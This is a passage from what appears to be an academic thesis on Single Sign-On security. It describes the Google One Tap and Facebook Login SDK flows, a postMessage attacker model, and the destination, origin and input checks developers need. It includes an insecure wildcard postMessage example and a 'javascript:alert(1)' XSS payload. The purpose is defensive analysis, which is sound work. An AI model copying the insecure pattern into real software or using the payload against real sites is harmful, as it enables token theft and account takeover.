


Figure 3.4: *Google One Tap Sign-In and Sign-Up* flow. This flow is executed if the End-User has an active session on Google. Solid lines are `postMessage` messages, dashed lines are `MessageChannel` messages, and dotted lines are XHRs or `Fetch` requests.

The basic flow works as follows:

Step 1 The SDK on the SP website generates a random `nonce` (i.e., `ABC`) and sets the `channelId` to the SHA-256 hash value of the `nonce`. For sake of simplicity, we assume that the SDK generates `nonce = "ABC"` and that `"XYZ" = SHA-256("ABC")`. The SDK adds a new iframe to the DOM and passes over the `channelId` as query parameter. Note that the `nonce` query parameter is not the `nonce` generated by the SDK, but is the standardized OIDC *authnReq* parameter that is mirrored in the `id_token` for replay protection.

Step 2 Once the one tap iframe is loaded, it returns the `channelId` query parameter back to the SP website with `postMessage` and thus indicates that it is “ready to connect”.

Step 3 The SP website validates whether the `channelId` returned in step 2 belongs to the `nonce` and if it does, creates a new `MessageChannel`.

- Step 4** The SP website passes `port2` of the `MessageChannel` as `Transferable` object to the one tap iframe, along with its `nonce`.
- Step 5** The one tap iframe validates if the received `nonce` from step 4 belongs to the `channelId`. If it does, it receives `port2` of the `MessageChannel` and uses it for subsequent communication.
- Step 6** Based on existent or non-existent End-User consent, the UI is either compact or contains more details. For instance, the UI shown in Figure 3.4 displays the consent information: “To create your account, Google will share your name, email address, and profile picture with `sp.com`. [...]”. This information is only shown if the End-User does not have pre-established consent. The `resize` command instructs the SDK to resize the iframe according to the wealth of information that is shown in the UI.
- Step 7** The SDK provides event listeners to developers to react upon specific events. The `cancel_protect_start` command and `confirm_credential` event are sent to the SP website if the End-User clicks the “Continue as Axel” button.
- Step 8** The one tap iframe requests the `authnResp` from its backend. The `consent_acquired` query parameter specifies if the End-User agreed to the consent (i.e., used the one tap sign-up) or if the consent was already established (i.e., used the one tap sign-in).
- Step 9** The one tap iframe finally forwards the `authnResp`, including the `id_token` with `nonce` claim, to the SP website.

Clickjacking The OAuth standard [35, Section 10.13] describes a clickjacking attack in which an attacker embeds the authentication & consent UI in a hidden iframe and carefully places a dummy button *under* the invisible “agree to consent” button within the iframe. If the End-User clicks the dummy button, it actually clicks the “agree to consent” button and thus is tricked into granting the SP access to its resources. To prevent this form of attack, IdPs must protect its authentication & consent UI against framing, for instance using the `X-Frame-Options` response header. However, *Google One Tap Sign-In and Sign-Up* relies on embedding the consent UI as an iframe.

To protect against the described clickjacking attack while allowing to frame the UI, *Google One Tap* uses the *Intersection Observer v2* API⁸. This API tracks the actual visibility of a target element as a human would define it. The one tap iframe invokes this API and receives a boolean `true` if it is completely visible to the End-User (i.e., located in the viewport, no opacity changes, no transforms or visual effects, no intersection with other elements, etc.). If the one tap iframe receives a `false` and the End-User clicks the “Continue as Axel” button, it falls back to a popup flow similar to Figure 3.3 in which

⁸More details on <https://developers.google.com/web/updates/2019/02/intersectionobserver-v2>.

the End-User interacts with the popup. Note that browser support of the Intersection Observer v2 API is still limited⁹ such that Firefox and Safari fall back to the popup flow.

3.4 Identity Provider: Facebook

Facebook Login supports two scenarios: (1) it authorizes data access to its own APIs and (2) provides authentication for third-party sign in across several devices. The protocol is based on the OAuth 2.0 Authorization Framework, but introduces several new concepts that enable the “authentication part”, which is naturally not supported by OAuth. Facebook provides access to its SSO framework as follows:

Facebook Login includes OAuth 2.0 endpoints that provide authorization for several Facebook APIs to access the user’s profile, posts, groups, conversations, *Instagram* profile, and more. The same endpoints provide End-User authentication that is inspired by custom design ideas. Section 3.4.2 describes all non-normative authentication specifics within the *Facebook Login* protocol.

Facebook Login Web SDK is adapted to web applications and further deviates from the *Facebook Login* protocol. Details on the flow executed by the SDK are exposed in Section 3.4.3.

Facebook Login Platform SDKs include platform-specific integrations for iOS, Android, and desktop applications. They are considered as out of scope.

3.4.1 Client Registration

Developers must manually create a new app within the Facebook Developer Portal by configuring (1) basic and advanced application settings and (2) Client OAuth settings. Each app is an individual Client and has its own *app id* (`client_id`) and symmetric *app secret* (`client_secret`).

The basic and advanced application settings are configured as follows:

General information includes the application’s display name, contact email address, privacy policy URL, terms of service URL, and app icon that are shown on the consent UI.

Scopes are managed similar to Google. Sensitive permissions require manual app review – the default scopes `public_profile` and `email` are whitelisted and permitted without an app review. Incremental authorization of scopes is supported as well.

⁹More details on <https://caniuse.com/?search=intersection%20v2>.

App domains are the authorized domains allowed to access the Facebook APIs, for example to initialize the *Facebook Login* SDK. Similar to Google’s authorized domains, Facebook uses `Referer` and `Origin` header validation to restrict access.

Native or desktop app toggle specifies whether the *app secret* is considered as public or private. If it is considered as public, the Implicit flow must be used, since the code redemption on the *tokenEndp* is disabled and returns an error: “The request is invalid because the app is configured as a desktop app”.

The Client OAuth settings are configured as follows:

Client OAuth login toggle enables or disables all OAuth flows, including the *authnEndp*, *tokenEndp*, and all SDKs.

Web OAuth login toggle enables or disables all web-related OAuth flows, including manual integration with the *authnEndp* and *tokenEndp*, as well as the *Facebook Login* SDK on the web.

Devices OAuth login toggle enables or disables the OAuth flow on input-restricted devices.

Force web OAuth re-authentication toggle requires End-Users to re-authenticate each login flow separately.

OAuth redirect URIs allow to register the *redirectionEndp* on the Client. The “Strict Mode” and “Enforce HTTPS” toggles are mandatory such that only `https` URI schemes are allowed and the `redirect_uri` parameter is validated on an exact match. Redirection mechanisms provided by Facebook are summarized in Table 3.3.

Deauthorize callback specifies an endpoint that receives a `signed_request` if an End-User revokes the consent.

Data deletion callback specifies an endpoint that receives a `signed_request` if an End-User explicitly requests the SP to delete all data associated to its account.

3.4.2 Protocol Description: Facebook Login

Facebook Login uses the OAuth 2.0 Authorization Framework to provide standard-compliant *authorization* and non-standardized *authentication*. Both parts of the protocol are closely related to OAuth, but introduce authentication specifics. Therefore, Tables A.2 to A.5 in Appendix A.1 summarize the standard-compliant part of the *Facebook Login* protocol, while this section introduces the peculiarities of the protocol.

Authentication The OAuth 2.0 specification states that “any specification that uses the authorization process as a form of delegated End-User authentication to the client (e.g., third-party sign-in service) MUST NOT use the implicit flow without additional security mechanisms that would enable the client to determine if the access token was issued for its use (e.g., audience-restricting the access token)” [35, Section 10.16]. OpenID Connect

Table 3.3: Redirection mechanisms supported by Facebook.

Redirection Mechanism	Supp.	Notes
Regular Web-Based URI	✓	Only <code>https</code> scheme.
Private-Use URI Scheme	✓	Only <code>fb<APP_ID>://</code> and <code>ms-app://</code> schemes.
Claimed <code>https</code> URI Scheme	✓	Same as regular web-based URI.
Loopback Localhost & IPv4 & IPv6	✓	Only <code>https</code> scheme and no ephemeral ports.
Manual Copy-and-Paste	✗	–
Automatic Extraction	✓	Embedded UA redirects to <code>https://www.facebook.com/connect/login_success.html</code> , which returns a simple “Success” message. The native app extracts the code from the query string. After two seconds, the JS on the <code>login_success</code> endpoint removes the code from the query string.

1.0 provides audience restriction with its `aud` claim in the `id_token` – that is, the SP can explicitly validate whether the `id_token` was issued for itself. *Facebook Login* provides opaque OAuth `access_tokens` to the SP for End-User authentication. If the Implicit flow is applied, the SP cannot validate whether the `access_token` was issued for itself or for an arbitrary other, potentially malicious SP. Note that if the Code flow is used, the code, which is bound to the `client_id` and `client_secret`, ensures that the SP only receives `access_tokens` that are intended for it.

Facebook provides a token debugging endpoint on `https://graph.facebook.com/debug_token` that supplements the absent audience restriction of `access_tokens`. On input of an `access_token`, this endpoint returns the `app_id` of the SP that this token is intended for (`aud` claim), the `user_id` of the End-User that owns this token (`sub` claim), whether it is valid, and several other fields (i.e., expiration and associated scopes).

Signed Request The `signed_request` is Facebook’s version of the `id_token`: it is a base64url-encoded token that is symmetrically integrity protected with HMAC-SHA256. It is *not* a JWT and instead prepends the HMAC to the claims: `<bytes>.{“user_id”: “[...]”, “code”: “[...]”, “algorithm”: “HMAC-SHA256”, “issued_at”: 1577836800}`.

The HMAC is generated using the symmetric *app secret* of the appropriate SP. This symmetric integrity protection provides implicit audience restriction out of the box – that is, if the SP successfully verifies the HMAC of the `signed_request`, it can implicitly assume that it was issued by the IdP for itself. Only the SP that knows the symmetric *app secret* can successfully validate the `signed_request`.

To authenticate the End-User, the SP can either use the `user_id` contained within the `signed_request` to retrieve the user entry from its database or alternatively redeem the code at the `tokenEndp` in exchange for an `access_token`. Note that the `redirect_uri` parameter within the `tokenReq` must be empty, since the code within the `signed_request` is not bound to any `redirect_uri`. Other than that, the `tokenreq` is structured as shown in Table A.4.

Refresh Token Facebook provides `access_tokens` in two forms:

(1) short-lived `access_tokens` and (2) long-lived `access_tokens`.

While short-lived `access_tokens` are usually valid for approximately one to two hours, long-lived `access_tokens` have a lifetime of about 60 days. Short-lived tokens obtained from the general web login flow can be converted into long-lived tokens using the `grant_type = fb_exchange_token` on the `tokenEndp` with `client_id`, `client_secret`, and `fb_exchange_token = <SHORT_LIVED_AT>` parameters. Once the long-lived `access_token` expires, the SP needs to restart the login flow with the End-User to receive a new short-lived `access_token` and finally convert this token into a long-lived `access_token`. The concept of `refresh_tokens` is not supported by Facebook.

3.4.3 Protocol Description: Facebook Login SDK

Figure 3.5 depicts the flow that is executed if the SP integrates the *Facebook Login* button on its website¹⁰. If the End-User clicks on the “Continue as Axel” button, user interaction may or may not be required, depending on whether the End-User has a session on Facebook and pre-established consent. In any case, the popup window shown in Figure 3.5 is always opened.

The flow is executed as follows:

Step 1 – init Once the SDK is initialized with `FB.init()`, it adds an `iframe` – also referred to as the *button iframe* – to the DOM. The `iframe` displays the personalized “Continue as Axel” button shown in Figure 3.5. Despite the standardized query parameters (i.e., `client_id` and `scope`), following parameters are passed to the button `iframe`: (1) `auto_logout_link` specifies whether the button displays “Log Out” and implements the logout function if the End-User is logged in, (2) `use_continue_as` activates the personalized content (i.e., name and picture) within the button, and (3) `channel` specifies the origin of the SP and position in the frame hierarchy.

Step 2 – plugin_ready If the button `iframe` is loaded, it instructs the SDK to resize it accordingly and indicates that “it is ready” to proceed with the flow.

¹⁰I.e., by including the following HTML snippet: `<div class="fb-login-button"></div>`.




Figure 3.5: Facebook Login SDK flow. Solid lines are `postMessage` messages.

- Step 3 – `login_button_prepare_call`** In this message, the button iframe sends its preferred initialization parameters to the SP (i.e., it relays the `client_id` and scope query parameters and chooses an appropriate `response_type`).
- Step 4 – `loginButtonStateInit`** The SDK initializes the button iframe by sending an appropriate `authnReq` URL and the standardized OAuth parameters.
- Step 5 – `login_button_click`** If the End-User clicks on the “Continue as Axel” button, the button iframe sends the `login_button_click` message to the SP website and opens the `authnReq` URL received in step 4 in a new popup window.
- Step 6 – `auth & consent`** If the End-User has no session on Facebook and/or has no pre-established consent on the SP, it logs in on Facebook and/or agrees to the consent.
- Step 7 – `xd_arbiter`** In this step, the `xd_arbiter` endpoint within the `redirect_uri` plays an important role. First, the `https://staticxx.facebook.com/x/connect`

t/xd_arbiter redirect_uri is whitelisted for all SPs. If this redirect_uri is selected by the SP, Facebook does not perform any redirects but instead returns the *authnResp* with postMessage. That is, once the End-User is authenticated and has consent, the *authnEndp* returns the JS variables shown in the popup window: *origin*, *relation*, and *message*. The *origin* and *relation* parameters are passed to the *authnEndp* within the hash fragment of the redirect_uri¹¹ and are validated by the backend server such that the *origin* JS variable only contains trusted origins of the respective Client. The *relation* variable points to the SP website by selecting the opener (button iframe) and its parent (primary window).

- Step 8 – *authnResp*** The *authnResp*, which includes the requested tokens, is returned to the SP website with postMessage.
- Step 9 – *loginComplete*** The SP website informs the button iframe about the completed login flow.
- Step 10 – *loginReload*** The SP website forwards the *authnResp* from step 8 to the button iframe. The *authnResp* is *not* cached (i.e., in localStorage or sessionStorage) by the SP website or button iframe.

¹¹Note: For display purposes, the entire *authnReq* URL is URL-decoded. The backend receives the entire URL shown in the popup window, including the URL-encoded fragment part of the *redirect_uri*.

4 PostMessage Security in Single Sign-On

In this chapter, the security implications of the `postMessage` API in general and its usage in Single Sign-On protocols are studied. Section 4.1 introduces the attacker model related to `postMessage`. Section 4.2 describes the various security considerations of the `postMessage` API, including the security checks developers need to implement. Section 4.3 suggests `postMessage` analysis and debugging techniques that were used during the security analyses. Sections 4.4 and 4.5 reveal the actual `postMessage` security analyses performed on Single Sign-On SDKs and real-world Service Provider implementations. Section 4.6 describes the responsible disclosure process and Section 4.7 proposes security recommendations for developers to securely implement `postMessage` into their web applications.

4.1 Attacker Model

In this thesis, the pure *web attacker model* is assumed [1]: the attacker is a malicious principal controlling its own web server and website (i.e., `attacker.com`) with a valid certificate. It owns the domain name and can register arbitrary subdomains on it. The attacker can neither act as a Man-in-the-Middle (MITM) and observe or manipulate the victim's network traffic nor infect the device or web browser. It is assumed that web browsers are implemented securely – especially the SOP is correctly enforced by the web browser.

Further it is assumed that the victim's web browser supports the `postMessage` API, such as *Chrome* v4 and newer, *Firefox* v3 and newer, *Safari* v4 and newer, and *Edge* v12 and newer¹. Note that *IE* v8-11 may fail to execute the attack as it only has partial support for the `postMessage` API.

Figure 4.1 depicts the general attack setup applied in the `postMessage` security analyses within this thesis. First, the attacker lures the victim into visiting its malicious website, as for instance in terms of spam, advertising messages, social engineering, and more. If the victim navigates to the malicious website, the attacker interacts with a targeted website to attack. In this thesis, the targeted website is a SP providing services to the victim on proper authorization or authentication. The SP uses SSO – in specific OAuth or OIDC – for authorization or authentication of the victim.

¹Supported web browsers are listed on <https://caniuse.com/?search=document%20messaging>.




Figure 4.1: Attack setup in the postMessage security analysis.

The attacker’s interactions with the targeted SP are initiated from the malicious website’s execution context in the victim’s web browser. The postMessage API provides the appropriate tools to interact between the malicious website’s browsing context and the targeted Service Provider’s browsing context. The **attacker’s goal** is to either (1) inject a malicious postMessage payload into the target website or (2) receive a confidential postMessage payload from the targeted website.

Therefore, the attacker either (1) embeds the target website in an iframe or (2) opens the target website in a new popup window. The appropriate method to choose depends on the attack setup. For instance, if the target website is generally embedded within another website on the SP and thus uses `window.parent` to communicate with its relative, the attacker must embed the target website in an iframe. If the target website is generally opened as a new popup window from another website on the SP and thus uses `window.opener` to communicate with its relative, the attacker must open the target website in a new popup window. Note that the victim is unaware of the attack if invisible iframes are used. By contrast, the victim perceives popup windows being opened.

The attacker’s execution context may open the targeted website in an authenticated state. If iframes are embedded on the malicious website, third-party cookies may be enabled within the web browser. Certain configurations with SameSite cookies² may prevent the attack execution as well. However, these requirements are subject to the concrete implementation. In this thesis, we did not find any attacks being mitigated through third-party or SameSite cookies.

²SameSite=Strict prevents the iframe and popup window from adopting an authenticated state. SameSite=Lax only prevents the iframe from adopting an authenticated state. SameSite=None has no preventative effects.

Figure 4.1 exposes the two attack scenarios within this thesis:

1. The malicious website (1) embeds the targeted website in an iframe or (2) opens the target website in a new popup window and sends a malicious `postMessage` payload to that (1) iframe or (2) popup. The targeted website receives the malicious `postMessage` payload and *may* process it.
2. The malicious website (1) embeds the targeted website in an iframe or (2) opens the target website in a new popup window. The targeted website sends a potentially confidential `postMessage` payload (i.e., passwords or tokens) (1) to its parent window or (2) to its opener window. The attacker *may* receive the confidential `postMessage` payload and use it for further exploitation.

4.2 Security Considerations

Insecure use of the `postMessage` API is fraught with danger. In fact, the OWASP HTML5 Security Cheat Sheet³ considers web messaging as a top security threat in HTML5 and requires developers to implement non-trivial security checks. Thus, the responsibility of implementing the `postMessage` API in a secure manner is outsourced to developers. Section 4.5 proves that this results in an increased attack surface, as security issues with severe impact may arise.

Section 4.2.1 defines the security checks developers must implement when using the `postMessage` API. Section 4.2.2 proposes further techniques to defend websites from being framed or opened by a malicious website. Section 4.2.3 finally adapts the security considerations to the Channel Messaging API.

4.2.1 Security Checks

Websites using the `postMessage` API for cross-origin communication must implement *destination checks*, *origin checks*, and if applicable, must perform *input validation* on the received `postMessage` payload, as described in Sections 4.2.1.1 to 4.2.1.3.

4.2.1.1 Destination Check

The `postMessage` destination check provides control over which *origin* is allowed to receive the `postMessage` payload. That is, the web browser controls whether the actual `MessageEvent` is dispatched within the `postMessage` receiver on the target window. The destination check must be implemented by the `postMessage` sender on the source window.

³Available on https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html.

If this check is omitted, information leakage (i.e., token leakage) may arise. If tokens are leaked in a SSO setup, this may lead to account takeover.

Static Destination Check Listing 4.1 reveals three exemplary `postMessage` sender implementations. The destination check is statically – URL is hard-coded in the JS source code – implemented with the second parameter of the `Window.postMessage()` method. In general, this parameter contains a URL with protocol, host, and (optional) port components. If no port is specified, the default port of the protocol is applied. Still, the URL may contain optional HTTP Basic authentication scheme, path, query, and fragment components. In this case, the web browser extracts the origin (i.e., the protocol, host, and port components) and applies the destination check as usual.

Developers are also provided with the option to use the *wildcard origin* as destination check. If used, the web browser does not enforce any checks and thus, all origins are able to receive the `MessageEvent`. Therefore, the wildcard origin must not be used, unless the `postMessage` payload is open to the public.

Listing 4.1: Static `postMessage` destination check.

```

1 // (protocol,host,port) = (https,"sp.com",443)
2 window.parent.postMessage("token=[...]", "https://sp.com");
3
4 // (protocol,host,port) = (https,"sp.com",8080)
5 window.parent.postMessage("token=[...]",
6 ↪ "https://alice:pwd@sp.com:8080/path?param=value#fragment");
7
8 // (protocol,host,port) = (any,any,any) -> THIS IS INSECURE
9 window.parent.postMessage("token=[...]", "*");

```

Dynamic Destination Check The URL within the second parameter of the `Window.postMessage()` method implies that the `postMessage` destination check is restricted to a single origin only. In practice, websites may need a way to send the same `postMessage` payload to multiple websites with different origins.

For instance, consider a *hosting website* (i.e., weather service) providing data to multiple *consumer websites* using the `postMessage` API. Each consumer website embeds the hosting website as `iframe`. The hosting website uses `window.parent.postMessage()` to provide the data to the consumer website. Only the consumer websites should be able to receive the data from the hosting website, thus the wildcard origin must not be used. In this scenario, the following methods may be applied:

[DC-1] The consumer website embeds the hosting website as `iframe`. The hosting website includes the `window.parent.postMessage()` method *multiple times* in its JS code. Each method uses a different, hard-coded URL of a consumer website as destination check. The `postMessage` payload remains the same across all methods. (+)

Secure and straightforward. (-) Scalability issues with a growing number of consumer websites. The JS code must include as many `window.parent.postMessage()` methods as there are consumer websites.

[DC-2] The consumer website appends its origin to the **hash fragment** of the hosting website's URL and embeds the resulting URL as iframe. The JS code of the hosting website within the iframe extracts the origin from the hash fragment and validates it. The validation process is implementation-specific. For instance, the hosting website uses a string compare, (secure) regular expression, or issues a background request to its validation server, which implements the origin validation logic and returns a boolean on whether the origin is trusted or not. If the origin is trusted (i.e., matches any of the consumer websites), it is included into the `window.parent.postMessage()` call as destination check. Otherwise, the `window.parent.postMessage()` call is omitted. (+) *Solves the scalability issues. (-) Adds an increased attack surface, since the hosting website or hosting website's validation server must properly validate the origin provided by the consumer website in the hash fragment.*

[DC-3] The consumer website appends its origin to the **query string** of the hosting website's URL and embeds the resulting URL as iframe. The hosting website's backend server validates the origin within the query parameter. For instance, the server might compare the origin against a static, hard-coded set of origins within its database of consumer websites. If an exact match is found, the server dynamically generates a JS script, includes the received origin into the `window.parent.postMessage()` call as destination check, and returns the script to the iframe on the consumer website. If no match is found, the server returns an error. (+) *Solves the scalability issues. (-) Adds an increased attack surface, since the hosting website's backend server must properly validate the origin provided by the consumer website in the query string.*

[DC-4] The consumer website embeds the hosting website as iframe and issues a **Remote Procedure Call** via the `postMessage` API to the iframe. The hosting website within the iframe receives the RPC, extracts the origin from the RPC (i.e., the issuer of the RPC), and validates it. The validation process is implementation-specific. For instance, the hosting website uses a string compare, (secure) regular expression, or issues a background request to its validation server, which implements the origin validation logic and returns a boolean on whether the origin is trusted or not. If the origin is trusted (i.e., matches any of the consumer websites), the hosting website within the iframe returns the data as a response to the RPC. Otherwise, the hosting website returns an error as a response to the RPC. The RPC logic on the hosting website must ensure that the response is sent to the issuer of the RPC (i.e., the consumer website), using a proper `postMessage` destination check. Therefore, the destination origin of the RPC response is simply set to the origin property of the RPC request. (+) *Solves the scalability issues. (-)*

Adds an increased attack surface, since the hosting website or hosting website's validation server must properly validate the origin provided by the consumer website in the RPC.

4.2.1.2 Origin Check

Each `MessageEvent` contains accurate information about the origin of its source window. The `postMessage` receiver must check the origin of a received `MessageEvent` before processing any payload that was transferred with the message. Otherwise, any origin is able to embed or open the target window and send malicious `postMessage` payloads to it, which may lead to DOM-based XSS and other attacks. The origin check must be implemented by the `postMessage` receiver on the target window.

If the target window registers an event listener using `window.addEventListener("message", (event) => {...})`, the API does not provide any native methods to specify the origins that are allowed to send a message to this event listener. Instead, the responsibility for preventing cross-origin attacks is delegated from the web browser to the implementor of the `postMessage` receiver. Therefore, developers must explicitly implement an origin check within the first lines of the `postMessage` receiver callbacks.

We distinguish between static and dynamic origin checks.

Static Origin Check Static origin checks are hard-coded into the JS code of the `postMessage` receiver callback.

[OC-1] Use a static, hard-coded string compare:

```
if (event.origin !== "https://alice.com") return;
```

[OC-2] Use a static, hard-coded regular expression:

```
if (!/<regex>/.test(event.origin)) return;
```

[OC-3] Use a static, hard-coded list of origins and check if origin is in list:

```
whitelist = ["https://alice.com", "https://bob.com"]
if (whitelist.indexOf(event.origin) === -1) return;
```

Listing 4.2 demonstrates how to apply a static, hard-coded origin check using the string compare technique. Note that the source window of a `MessageEvent` is available within the `event.source` property. The `postMessage` receiver callback may use this property to validate the source window of the `MessageEvent` – called *source check* – in addition to the origin. For instance, the `postMessage` receiver callback validates that the `MessageEvent` was sent from the iframe it expects the `MessageEvent` to be sent from. Note however that the location of the iframe is not fixed. The origin property of the `MessageEvent` may differ from the *current* origin in the source window. Thus, origin checks *and* destination checks must always be applied.

Listing 4.2: Static postMessage origin check.

```
1 window.addEventListener("message", (event) => {
2   // Perform static, hard-coded origin check using string compare
3   if (event.origin !== "https://alice.com") {
4     return;
5   }
6
7   // Perform source check
8   if (event.source !== window.frames[0]) {
9     return;
10  }
11
12  // MessageEvent received from first iframe with valid origin, continue processing
13 })
```

Dynamic Origin Check Dynamic origin checks make use of an additional request to a backend validation server, which implements the origin validation logic and returns a boolean on whether the origin is trusted or not. Note that this backend request is initiated from the postMessage receiver callback, each time a postMessage is received.

[OC-4] As shown in Listing 4.3, the target window adds a postMessage event listener as usual. Within the callback method, the target window passes the origin of the received MessageEvent via a background request to its validation server. Once the validation server validates the origin (i.e., by comparing the origin against a static, hard-coded set of origins within its database), it returns a boolean on whether the origin is trusted or not. If the origin is trusted, the callback method continues processing the postMessage payload. Otherwise, the execution of the callback method is terminated. (+) *Increases flexibility.* (-) *Adds an increased attack surface, since the backend validation server must properly validate the origin provided by the postMessage callback method. Also, this approach may result in scalability issues on the backend validation server, since an additional network request is required each time a postMessage is received.*

Listing 4.3: Dynamic postMessage origin check.

```
1 window.addEventListener("message", (event) => {
2   // Perform dynamic origin check using backend server
3   fetch("https://sp.com/validate?origin=" + event.origin).then((r) => {
4     return r.json();
5   }).then((r) => {
6     if (r["valid"] === true) {
7       // MessageEvent received from valid origin, continue processing
8     }
9   })
10 })
```

Hybrid Origin Checks To mitigate the scalability issues of dynamic origin checks resulting from high network traffic, a combination of static and dynamic origin checks may be applied. For instance, the `postMessage` receiver callback initially compares the origin of the received `MessageEvent` against a static, hard-coded list of origins. If it matches a whitelisted origin, the `postMessage` payload is further processed. Otherwise, a dynamic origin check is performed. If the validation server returns “valid”, the `postMessage` payload is further processed. Otherwise, the `postMessage` payload is discarded.

4.2.1.3 Input Validation Check

Once the origin of a `MessageEvent` is successfully verified, it is still left to verify the data of the received `MessageEvent` in `event.data`. Otherwise, a security vulnerability in the source window’s website may lead to a compromise of the target window’s website as well.

As an example, consider the hosting-consumer website scenario presented in Section 4.2.1.1. If an attacker finds a XSS vulnerability within the hosting website, it can send malicious `postMessage` payloads from the hosting website to all consumer websites. The origin check within the consumer website succeeds and the `postMessage` payload is considered as trusted. While processing the `postMessage` payload, insecure operations are performed by the consumer website, such as opening a link that it received in the `postMessage` payload. Thus, an attacker can use the XSS on the hosting website to send a malicious link (i.e., `javascript:alert(1)`) via `postMessage` to the consumer website, which finally opens the link via `window.location.href = ...` and triggers the `alert(1)` in its execution context.

